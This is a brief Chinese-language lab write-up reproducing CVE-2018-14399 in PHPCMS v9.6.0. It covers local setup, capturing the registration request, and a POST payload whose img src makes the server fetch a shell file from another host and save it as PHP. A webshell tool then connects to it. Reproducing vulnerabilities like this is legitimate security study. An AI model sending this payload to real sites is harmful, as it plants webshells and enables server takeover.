CVE-2018-14399

环境搭建


官网进不去，去百度上随便下个phpcms v9.6.0解压放到www文件下。然后访问进入instll目录下进行安装（我改了文件目录）

开始安装，到第三步的时候选第一个

然后后面简单的配置一下数据库就好了

复现

安装好后我们先到首页点击注册




开启抓包提交注册

抓到包后现在其他网站上写一个txt文件shell


构造poc

```
siteid=1&modelid=11&username=testa&password=testa123&email=testa@163.com&info[co
ntent]=<img src=http://192.168.186.1/shell.txt?.php#.jpg>&dosubmit=1&protocol=
```

将这个poc替换上面的红框中的内容



可以返回上传文件的路径，访问一下



空白说明被解析了，webshell工具连接一下